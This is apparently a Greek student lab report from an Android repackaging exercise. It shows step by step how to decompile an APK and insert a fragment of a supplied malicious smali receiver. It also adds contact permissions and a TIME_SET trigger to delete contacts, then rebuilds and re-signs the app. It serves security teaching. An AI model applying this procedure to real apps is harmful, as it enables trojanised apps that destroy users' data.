


```
Terminator
/bin/bash
[06/01/23]seed@VM:~/.../Scenario1$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[06/01/23]seed@VM:~/.../Scenario1$
```

Εικόνα 2.2.1. Αποσυναρμολόγηση της εφαρμογής-στόχος με το εργαλείο apktool



Εικόνα 2.2.2. Το folder RepackagingLab



Εικόνα 2.2.3. Τα περιεχόμενα του folder RepackagingLab

2.3 Παρατηρήσεις

Το apk αρχείο περιλαμβάνει τα .smali αρχεία που είναι κώδικες Java μεταγλωττισμένοι, τα .arsc αρχεία που περιέχουν τους πόρους μιας εφαρμογής και το .xml αρχείο που είναι για τις βασικές ρυθμίσεις μίας Android εφαρμογής.

3. Ενσωμάτωση κακόβουλου κώδικα

3.1 Ενέργειες

Βήμα 1. Κατέβασμα του κακόβουλου κώδικα (σε μορφή smali)

Κατεβάσαμε τον κακόβουλο κώδικα MaliciousCode.smali από το eclass και το αποθηκεύσαμε στην μηχανή του επιτιθέμενου (SEEDUbuntu).


Βήμα 2. Ενσωμάτωση κακόβουλου κώδικα στην εφαρμογή-στόχο

Στη συνέχεια, τοποθετήσαμε τον κακόβουλο κώδικα MaliciousCode.smali στον κατάλογο /smali/com.

Βήμα 3. Ρύθμιση της επανασυναρμολογημένης εφαρμογής

Τέλος, προσθήσαμε στο αρχείο AndroidManifest.xml, που είναι και το αρχείο για τις βασικές ρυθμίσεις μίας Android εφαρμογής, τις άδειες για ανάγνωση και εγγραφή των επαφών και επίσης καταχωρήσαμε τον Broadcast Receiver και ρυθμίσαμε το intent-filter ώστε να λαμβάνει το συμβάν εκπομπής TIME_SET.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



```
MaliciousCode.smali (~:/project4/Scenario1) - gedit
# direct methods
.method public constructor <init>()V
    .locals 0

    .prologue
    .line 14
    invoke-direct {p0}, Landroid/content/BroadcastReceiver;-><init>()V

    return-void
.end method

# virtual methods
.method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
    .locals 9
    .param p1, "context"    # Landroid/content/Context;
    .param p2, "intent"     # Landroid/content/Intent;


    .prologue
    const/4 v2, 0x0

    .line 17
    invoke-virtual {p1}, Landroid/content/Context;->getContentResolver()Landroid/content/ContentResolver;

    move-result-object v0

    .line 18
    local v0, "contentResolver":Landroid/content/ContentResolver;
```


Εικόνα 3.1.1. Το κακόβουλο αρχείο MaliciousCode.smali




```
AndroidManifest.xml (~:/project4/Scenario1/RepackagingLab) - gedit
MaliciousCode.smali x AndroidManifest.xml x
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.mobiseed.repackaging" platformBuildVersionCode="23"
    platformBuildVersionName="6.0-2166767">
    <application android:allowBackup="true" android:debuggable="true"
        android:icon="@drawable/mobiseedcrop" android:label="@string/app_name"
        android:supportsRtl="true" android:theme="@style/AppTheme">
        <activity android:label="@string/app_name"
            android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/
            AppTheme.NoActionBar">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

Εικόνα 3.1.2. Το αρχείο AndroidManifest.xml

3.2 Αποτελέσματα




Εικόνα 3.2.1. Το filepath του κακόβουλου αρχείου MaliciousCode.smali




Εικόνα 3.2.2. Τοποθέτηση του κακόβουλου αρχείου στο smali/com folder


ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα 3.2.3. Το filepath του αρχείου ρυθμίσεων της Android εφαρμογής, AndroidManifest.xml



Εικόνα 3.2.4. Προσθήκη των αδειών «ανάγνωση επαφών» και «εγγραφή επαφών»



Εικόνα 3.2.5. Καταχώρηση του BroadcastReceiver και ρύθμιση του intent-filter για το συμβάν «TIME SET»

3.3 Παρατηρήσεις

Οι άδειες της ανάγνωσης και της εγγραφής επαφών μας επέτρεψαν να τις έχουμε όταν εκκινήσαμε την εφαρμογή-στόχο τουλάχιστον μία φορά, όπου επιχειρήσαμε να ανακτήσουμε δικαιώματα διαχειριστή στην android μηχανή με στόχο να διαγράψουμε όλες τις επαφές μέσω της αλλαγής στην ώρα (συμβάν TIME_SET).

4. Επανασυναρμολόγηση της εφαρμογής

4.1 Ενέργειες

Βήμα 1. Ανακατασκευή του αρχείου APK

Χρησιμοποιήσαμε το apktool για την δημιουργία ενός νέου αρχείου APK, με την εντολή :

```
apktool b RepackagingLab
```

Το νέο αρχείο αποθηκεύτηκε στο folder RepackagingLab/dist.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Βήμα 2. Δημιουργία ζεύγους κλειδιών

Πριν την δημιουργία του ζεύγους αλλάξαμε τον τρέχοντα κατάλογο από τον «Scenario1» στον «dist» που φτιάξαμε με την ανακατασκευή του APK αρχείου με την εντολή :

```
cd RepackagingLab/dist
```

Για τη δημιουργία του ζεύγους κλειδιών (δημόσιο και ιδιωτικό), χρησιμοποιήσαμε το εργαλείο keytool με την εντολή :


```
keytool -alias dist -genkey -v -keystore mykey.keystore
```

Βήμα 3. Ψηφιακή υπογραφή του αρχείου APK

Υπογράψαμε το αρχείο APK με το εργαλείο jarsigner και με την εντολή :

```
jarsigner -keystore mykey.keystore RepackagingLab.apk dist
```

4.2 Αποτελέσματα



Εικόνα 4.2.1. Ανακατασκευή του αρχείου APK

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
Terminator                                     ↑ En 8:14 PM
/bin/bash                                     /bin/bash 66x24
[06/01/23]seed@VM:~/.../dist$ keytool -alias dist -genkey -v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]: Vasilis Athanasiou
What is the name of your organizational unit?
  [Unknown]: ITSeedLabs2023
What is the name of your organization?
  [Unknown]: ITSeedLabs
What is the name of your City or Locality?
  [Unknown]: Athens
What is the name of your State or Province?
  [Unknown]: Undergraduate Student
What is the two-letter country code for this unit?
  [Unknown]: GR
Is CN=Vasilis Athanasiou, OU=ITSeedLabs2023, O=ITSeedLabs, L=Athens, ST=Undergraduate Student, C=GR correct?
  [no]: yes

Generating 2,048 bit DSA key pair and self-signed certificate (SHA 256withDSA) with a validity of 90 days
      for: CN=Vasilis Athanasiou, OU=ITSeedLabs2023, O=ITSeedLabs, L=Athens, ST=Undergraduate Student, C=GR
```

